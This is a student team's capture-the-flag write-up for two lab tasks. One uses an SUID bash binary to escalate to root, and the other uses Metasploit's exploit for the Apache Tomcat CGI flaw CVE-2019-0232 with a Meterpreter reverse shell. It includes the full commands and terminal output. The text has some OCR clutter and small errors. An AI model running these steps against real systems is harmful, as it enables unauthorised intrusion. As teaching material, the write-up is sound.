PSP0201 Week 4 Writeup

Group Name: **Cyberteam**

Members

ID	Name	Role
1211101864	Julian Koh Chee Yong	Leader
1211103605	Danial Ierfan Bin Hazmi	Member
1211103281	Jievenesh Arvind Naidu A/L Uma Selvam	Member
1211103785	Brijhendhra A/L Saravanaraj	Member

Day 11: The Rogue Gnome

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1: What type of privilege escalation involves using a user account to execute commands as an administrator?

Answer: Vertical

Question 2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

Answer: Vertical

Question 3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analysts account. The privileges are almost similar. What kind of privilege escalation is this?

Answer: Horizontal

Question 4: What is the name of the file that contains a list of users who are a part of the sudo group?

Answer: Sudoers

Question 5: What is the Linux Command to enumerate the key for SSH?

Answer: Find / -name id_rsa 2>/dev/null

Question 6: If we have an executable file named find.sh that we just coped from another machine, what command do we need to use to make it be able to execute?


Answer: Chmod +x find.sh

Question 7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

Answer: Python3 -m http.server 9999


Question 8: What are the contents of the file located at /root/flag.txt?

Once we log into the vulnerable machine using “ssh cmantic@(IP), we use find to search for executables with the SUID permission set. We then execute /bin/bash -p and you are user “cmnatic” where u change directory to root and run a cat scan to read flag.txt



Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.8.93.122
97% 23:58
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
ENG
11:58 AM
1/7/2022

```
Sorry, user cmnatic may not run sudo on tbfc-priv-1.
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
```



Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.8.93.122
0:00
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
ENG
12:00 PM
1/7/2022

```
/snap/core/7270/usr/lib/openssh/ssh-keysign
/snap/core/7270/usr/lib/snapd/snap-confine
/snap/core/7270/usr/sbin/pppd
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
-bash-4.4$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4# ls
bash-4.4# pwd
/home/cmnatic
bash-4.4# cd /root
bash-4.4# ls
flag.txt
bash-4.4# cat flag.txt
thm{2fb10afe933296592}
bash-4.4# █
```

Answer: thm{2fb10afe933296592}

Thought process/Methodology

We first log into the vulnerable machine and find executables. We then access the machine as the user itself named cmnatic and we obtain the flag.txt from the machine and change the directory to our own to get the flag.


Day 12: Ready, set, elf. - Prelude:

Tools used: Kali Linux, Firefox. Exploit-DB

Solution/walkthrough:

Question 1 - What is the version number of the web server?

Use nmap to scan the IP address. The version of the web server will be shown on http-title




```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -sC -sV 10.10.77.48
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 22:25 EDT
Nmap scan report for 10.10.77.48
Host is up (0.21s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: TBFC-WEB-01
|   NetBIOS_Domain_Name: TBFC-WEB-01
|   NetBIOS_Computer_Name: TBFC-WEB-01
|   DNS_Domain_Name: tbfc-web-01
|   DNS_Computer_Name: tbfc-web-01
|   Product_Version: 10.0.17763
|_  System_Time: 2022-07-01T02:26:07+00:00
|_ssl-date: 2022-07-01T02:26:12+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=tbfc-web-01
| Not valid before: 2022-06-30T01:13:55
|_Not valid after:  2022-12-30T01:13:55
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http          Apache Tomcat 9.0.17
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.17
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.10 seconds
```

Answer: 9.0.17

Question 2 - What CVE can be used to create a Meterpreter entry onto the machine?

Use Exploit-DB and search for apache tomcat 9 CGI on the search box to filter down the CGI script and open it. The CVE that's been used will be shown under the CVE:



https://www.exploit-db.com/exploits/47073

Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47073	2019-0232	METASPLOIT	REMOTE	WINDOWS	2019-07-03

EDB Verified: ✓


Exploit: / {}

Vulnerable App:

Answer: CVE-2019-0232


Question 3 - What are the contents of flag1.txt

Firstly, set up the Metasploit settings. Then, search for the CVE and use the 0 modules.




```
┌──(kali㉿kali)-[~]
└─$ msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.1.14-dev                          ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > search 2019-0232

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > 
```

Next, command “show options” and change the RHOSTS(10.10.77.48), LHOST(10.18.0.123) and TARGETURI (/cgi-bin/elfwhacker.bat)



```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > show options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.10.77.48      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The URI path to CGI script
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.18.0.123      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows


msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOSTS 10.10.77.48
RHOSTS => 10.10.77.48
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.0.123
LHOST => 10.18.0.123
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETUTI /cgi-bin/elfwhacker.bat
TARGETUTI => /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > 
```


After that, exploit to leverage the vulnerability and command “show sessions” to search for active sessions.



```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > exploit

[*] Started reverse TCP handler on 10.18.0.123:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.77.48
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 3 opened (10.18.0.123:4444 -> 10.10.77.48:49899 ) at 2022-06-30 23:33:03 -0400

meterpreter > background
[*] Backgrounding session 3...
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  TBFC-WEB-01\elfmcskidy @ TBFC-WEB-01  10.18.0.123:4444 -> 10.10.77.48:49874  (10.10.77.48)
  2         meterpreter x86/windows  TBFC-WEB-01\elfmcskidy @ TBFC-WEB-01  10.18.0.123:4444 -> 10.10.77.48:49895  (10.10.77.48)
  3         meterpreter x86/windows  TBFC-WEB-01\elfmcskidy @ TBFC-WEB-01  10.18.0.123:4444 -> 10.10.77.48:49899  (10.10.77.48)

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > 
```

(my active sessions have 3 because I exploit thrice)

Command “sessions -i 1” to interact with the first session and command ‘ls” to print the directory and search for the flag1.txt. Command “cat flag1.txt” and it will show the content.



```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                         Connection
  --  ----  ----                     -----------                         ----------
  1         meterpreter x86/windows  TBFC-WEB-01\elfmcskidy @ TBFC-WEB-01  10.18.0.123:4444 → 10.10.77.48:49874  (10.10.77.48)
  2         meterpreter x86/windows  TBFC-WEB-01\elfmcskidy @ TBFC-WEB-01  10.18.0.123:4444 → 10.10.77.48:49895  (10.10.77.48)
  3         meterpreter x86/windows  TBFC-WEB-01\elfmcskidy @ TBFC-WEB-01  10.18.0.123:4444 → 10.10.77.48:49899  (10.10.77.48)

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
============================================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2022-06-30 22:41:10 -0400  LmnyX.exe
100777/rwxrwxrwx  73802  fil   2022-06-30 23:32:53 -0400  OqimY.exe
